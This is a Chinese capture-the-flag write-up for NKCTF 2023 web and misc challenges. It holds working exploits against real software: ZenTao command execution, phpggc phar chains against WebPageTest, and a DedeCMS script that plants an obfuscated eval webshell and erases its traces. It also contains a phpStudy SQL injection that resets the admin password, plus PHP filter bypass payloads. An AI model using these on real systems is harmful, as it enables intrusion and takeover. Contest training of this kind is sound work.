NKCTF Web WP

baby_php

题目需要构造pop链

构造如下pop链

```
<?php
class Welcome{
    public $name="welcome_to_NKCTF";
    public $arg;
    function __construct($a){
        $this->arg=$a;
    }

}
class Happy{
    public $shell="system";
    public $cmd="";
}
class Hello{
    public $func;
    function __construct($a)
    {
        $this->func=$a;
    }
}

$w=new Happy();
$e=new Hello($w);
$q=new Welcome($e);
echo serialize($q);
```

waf函数中过滤了flag，还有* 和?两个通配符，我们可以使用[]通配符进行绕过

构造如下payload

```
public $shell="system";
public $cmd="/bin/c[^b-z]t /[e-h]1[^b-z][e-h]";
```

[^b-z]代替a，[e-h]代替f，其他的也可以用相同方式代替，先ls查看到flag的名称，然后cat flag即可

最终反序列化生成如下

```
O:7:"Welcome":2:{s:4:"name";s:16:"welcome_to_NKCTF";s:3:"arg";O:5:"Hello":1:{s:4:"func";O:5:"Happy":2:{s:5:"shell";s:6:"system";s:3:"cmd";s:32:"/bin/c[^b-z]t /[e-h]1[^b-z][e-h]";}}}
```

NKCTF{809eafe6-d08a-4829-ae0f-c0d7ec944046}

eazy_php

首先上来是一个md5弱类型比较，使用数组即可绕过 `a[]=1&b[]=2`

然后是c和d的sha1强类型比较，由于被string转换了，所以没法直接通过0e开头字符串绕过，需要使用pdf文件

构造如下：

```
c=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01%7FF%DC%93%A6%B6%7E%01%3B%02%9A%AA%1D%B2V%0BE%CAg%D6%88%C7%F8K%8CLy%1F%E0%2B%3D%F6%14%F8m%B1i%09%01%C5kE%C1S%0A%FE%DF%B7%608%E9rr/%E7%ADr%8F%0EI%04%E0F%C20W%0F%E9%D4%13%98%AB%E1.%F5%BC%94%2B%E35B%A4%80-%98%B5%D7%0F%2A3.%C3%7F%AC5%14%E7M%DC%0F%2C%C1%A8t%CD%0Cx0Z%21Vda0%97%89%60k%D0%BF%3F%98%CD%A8%04F%29%A1&d=%25PDF-1.3%0A%25%E2%E3%CF%D3%0A%0A%0A1%200%20obj%0A%3C%3C/Width%202%200%20R/Height%203%200%20R/Type%204%200%20R/Subtype%205%200%20R/Filter%206%200%20R/ColorSpace%207%200%20R/Length%208%200%20R/BitsPerComponent%208%3E%3E%0Astream%0A%FF%D8%FF%FE%00%24SHA-1%20is%20dead%21%21%21%21%21%85/%EC%09%239u%9C9%B1%A1%C6%3CL%97%E1%FF%FE%01sF%DC%91f%B6%7E%11%8F%02%9A%B6%21%B2V%0F%F9%CAg%CC%A8%C7%F8%5B%A8Ly%03%0C%2B%3D%E2%18%F8m%B3%A9%09%01%D5%DFE%C1O%26%FE%DF%B3%DC8%E9j%C2/%E7%BDr%8F%0EE%BC%E0F%D2%3CW%0F%EB%14%13%98%BBU.%F5%A0%A8%2B%E31%FE%A4%807%B8%B5%D7%1F%0E3.%DF%93%AC5%00%EBM%DC%0D%EC%C1%A8dy%0Cx%2Cv%21V%60%DD0%97%91%D0k%D0%AF%3F%98%CD%A4%BCF%29%B1&cmd=(~%8C%86%8C%8B%9A%92)(~%9C%9E%8B%DF%D0%99%93%9E%98);
```

intval用于获取变量的整数值，所以我们直接传入114515.1即可

NS_CTF.go我们可以用NS[CTF.go进行代替，然后正常get绕过即可

然后剩下的就是无数字字母rce，使用取反绕过，然后url编码一下传入即可

cmd=(~%8C%86%8C%8B%9A%92)(~%9C%9E%8B%DF%D0%99%93%9E%98);

_=ls /

用burp post发包即可拿到flag

ez_pms

搜索发现

https://www.freebuf.com/vuls/355201.html

禅道系统存在权限绕过与命令执行

影响范围

禅道系统	影响版本
开源版	17.4以下的未知版本<=version<=18.0.beta1
旗舰版	3.4以下的未知版本<=version<=4.0.beta1
企业版	7.4以下的未知版本<=version<=8.0.beta1 8.0.beta2

版本为18.0.beta1，符合漏洞的要求

```
<!DOCTYPE html>
<html lang="zh-cn" class="os-windows not-firefox screen-phone
mobile">
 ▶ <head> … </head>
•• ▼ <body class="m-user-login"> == $0
     <script src="/js/md5.js?v=18.0.beta1"></script>
   ▶ <script> … </script>
   ▶ <main id="main" class="fade no-padding in"> … </main>
   ▶ <iframe frameborder="0" name="hiddenwin" scrolling="no" cl
     ugwin hidden"> … </iframe>
```


首先发包get访问/misc-captcha-user.html

然后post发包/repo-create.html，激活cookie信息


最后post发包/repo-edit-10000-10000.html，信息如下SCM=Subversion&client=`id`，即可进行命令执行

```
import requests

proxies = {
}
def check(url):
    url1 = url+'/misc-captcha-user.html'
    url3 = url + 'repo-create.html'
    url4 = url + 'repo-edit-10000-10000.html'
    headers={
        "User-Agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
        "Accept-Language":"zh-CN,zh;q=0.9",
        "Cookie":"zentaosid=u6vl6rc62jiqof4g5jtle6pft2; lang=zh-cn;
device=desktop; theme=default",
    }

    headers2 = {
```

```
        "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
        "Accept-Language": "zh-CN,zh;q=0.9",
        "Cookie": "zentaosid=u6vl6rc62jiqof4g5jtle6pft2; lang=zh-cn;
device=desktop; theme=default",
        "Content-Type":"application/x-www-form-urlencoded",
        "X-Requested-With":"XMLHttpRequest",
        "Referer":url+"/repo-edit-1-0.html"
    }

    data1 = 'product%5B%5D=1&SCM=Gitlab&name=66666&path=&encoding=utf-
8&client=&account=&password=&encrypt=base64&desc=&uid='
    data2 = 'SCM=Subversion&client=`id`'
    s=requests.session()
    try:
        req1 =
s.get(url1,proxies=proxies,timeout=5,verify=False,headers=headers)
        req3 =
s.post(url3,data=data1,proxies=proxies,timeout=5,verify=False,headers=headers2)
        req4 =
s.post(url4,data=data2,proxies=proxies,timeout=5,verify=False,headers=headers2)
        print(req4.text)
    except Exception as e:
        print(e)
if __name__ == '__main__':
    print(check("http://1d321240-d014-48b4-bd1d-
352830a283f6.node2.yuzhian.com.cn/"))
```



由于只能一行一行读，构造如下paylod即可获取flag



webpagetest

先知搜索发现

https://xz.aliyun.com/t/11798

webpagetest反序列化及ssrf漏洞

使用phpggc生成命令执行的phar反序列化链子，然后发送runtest.php页面进行反序列化，实行rce

payload如下

```
./phpggc Monolog/RCE2 system 'cat /flag' -p phar -o testinfo.ini
#进行url编码
URLENC_PAYLOAD=$(cat ./testinfo.ini | xxd -p | tr -d "\n" | sed "s#..#%&#g")
#写入文件
curl -sSkig 'http://1917653e-0ab7-48a2-9594-
6f1397323177.node2.yuzhian.com.cn/runtest.php' -d 'rkey=gadget' -d
"ini=$URLENC_PAYLOAD" -o -
#触发反序列化
curl -sSkig 'http://1917653e-0ab7-48a2-9594-
6f1397323177.node2.yuzhian.com.cn/runtest.php' -d
'rkey=phar:///var/www/html/results/gadget./testinfo.ini/foo' -d
"ini=$URLENC_PAYLOAD" -o -
```

eazy_cms

织梦cms的rce

https://www.cnblogs.com/seizer/p/17146267.html

首先访问默认管理员登录路径/dede/login.php，成功访问

使用默认账号密码admin admin弱口令登录成功

使用脚本，登录后手动更改网站根目录和cookie，即可成功上传shell

```
import requests
from urllib.parse import urljoin
import re

cookies = {
    "PHPSESSID": "kgf55nd41eltlpu3bthkt40of6"
}

headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36",
}

s = requests.session()
s.headers.update(headers)
s.cookies.update(cookies)

def exp(url):

    # 创建恶意模板
    tpl_url = urljoin(url, "dede/tpl.php")
```

```
    ## 获取token
    params="action=newfile&acdir=default"
    r = s.get(tpl_url, params=params)

    token = re.search('"token" value="([a-z0-9]{32})"', r.text).group(1)
    # print(token)
    shell = """<?php

"\\x66\\x69\\x6c\\x65\\x5f\\x70\\x75\\x74\\x5f\\x63\\x6f\\x6e\\x74\\x65\\x6e\\x7
4\\x73"('./shell.php', "<?php eva" . "l(\$_POS" . "T[a]);");
    """
    data = {
        "action": "saveedit",
        "acdir": "default",
        "token": token,
        "filename": "hack.htm",
        "content": shell
    }

    r = s.post(tpl_url, data=data)
    if "成功" in r.text:
        print("成功创建模板")

    # 利用恶意模板新建页面
    templets_url = urljoin(url, "dede/templets_one_add.php")
    data = {
        "dopost": "save",
        "title": "hack",
        "keywords": "hack",
        "description": "hack",
        "likeidsel": "default",
        "nfilename": "/a/hack.php",
        "template": "{style}/hack.htm",
        "ismake": 0,
        "body": ""
    }
    r = s.post(templets_url, data=data)
    if "成功" in r.text:
        print("成功增加页面")
    s.get(urljoin(url, "a/hack.php"))

    # 清理痕迹
    ## 获取aid
    r = s.get(urljoin(url, "dede/templets_one.php"))
    aid = re.search("'templets_one_edit.php\?aid=([0-9]+)&dopost=edit'>hack",
r.text).group(1)
    ## 删除页面
    params = f"aid={aid}&dopost=delete"
    r = s.get(urljoin(url, "dede/templets_one_edit.php"), params=params)
    if "成功" in r.text:
        print("成功删除页面")
    ## 删除恶意模板
    params = "action=del&acdir=default&filename=hack.htm"
    r = s.get(tpl_url, params=params)
    if "成功" in r.text:
```

```
        print("成功删除模板")

    shell_url = urljoin(url, "a/shell.php")
    print("shell地址: " + shell_url)
    print("shell密钥为a")
    r = s.post(shell_url, data={"a":"system('whoami');"})
    print("whoami命令执行结果: " + r.text)

if __name__ == "__main__":
    url = "http://f2d0cac2-a7db-4b5a-a6cd-30955521938b.node2.yuzhian.com.cn/"
    exp(url)
```


使用蚁剑直接连接即可拿到flag

xiaopi

首先 进到网站页面是一个404 not found，查看到需要知道登录口才能到登录页面

404 Not Found

在访问时加入如下http头即可绕过登录口验证，直接到登录界面




参考如下实现小皮面板前台sql注入更改管理员密码

https://www.bilibili.com/video/BV1Yc411j7TP/


构造如下payload


```
admin';UPDATE ADMINS set PASSWORD ='d48be00285a53681ece5c64b104d66b7';--
```



然后可以成功登录

然后在计划任务界面直接命令执行即可


Shell脚本
注：脚本内容添加前，请先确保脚本程序能否正常运行
* 使用教程：https://www.xp.cn/phpstudy-linux/tasks-shell.html
任务名称
tt
执行周期
每天
1
点
30
分
脚本内容
cat /flag
保存


查看日志
为避免操作日志过大，请定期删除日志
* 使用教程：https://www.xp.cn/phpstudy-linux/tasks-logs.html
清除日志
ID
执行时间
详情
1
2023-03-27 01:04:25
NKCTF{608b5ec3-ee67-448f-82dc-bf8630fa17d4}
上一页
1
下一页
到第
1
页
确定

Hardphp

打开题目跟 ctfshow 的极限 rce 类似，但是原有 payload 打不通，进 phpinfo 看一看

disable_functions	passthru,exec,system,chroot,scandir,chgrp,chown,proc_open,proc_get_status,ini_alter,ini_alter,ini_restore,dl,pfsockopen,openlog,syslog,symlink,popepassthru,stream_socket_server,show_source	passthru,exec,system,chroot,scandir,chgrp,chown,proc_open,proc_get_status,ini_alter,ini_alter,ini_restore,dl,pfsockopen,openlog,syslog,symlink,popepassthru,stream_socket_server,show_source


禁了一堆函数，所以原有去执行 system 无回显。

利用 highlight_file 去读 flag，尝试/flag 成功

Payload:

NKCTF=$_=((_/_)._)[_];$_=++$_;$__=$_.$_++;$_++;$_++;$__.=++$_;$__.=++$_;$__=_.$__;$$__[_]($$__[__]);&_=highlight_file&__=/flag

编码一下




MISC

一、hard-misc

1. 签到题 base32 随波逐流一把梭，回复得到 flag。

一 键 解 码:　　|结　　果
base64解码:
base32解码:　　NOwayBack公众号回复:
NKCTF2023我来了!　　**********




二、NKCTF2023 问卷调查

1. 问卷得到 flag


NKCTF{Th@nksForTakePartInNKctf2023}


三、Blue

1. winhex 搜索一把梭



得到 flag





四、THMaster

1. 分析一波是修改数据获取 flag，打开游戏选择最高难度

2. 通过分析修改器的原理查询到游戏数据存储的数据地址和存储形式“得点，004B0C44，数值为屏幕显示的值的 1/10。”

东方星莲船修改器 (锁残机&锁SC&PowerMAX&设分)

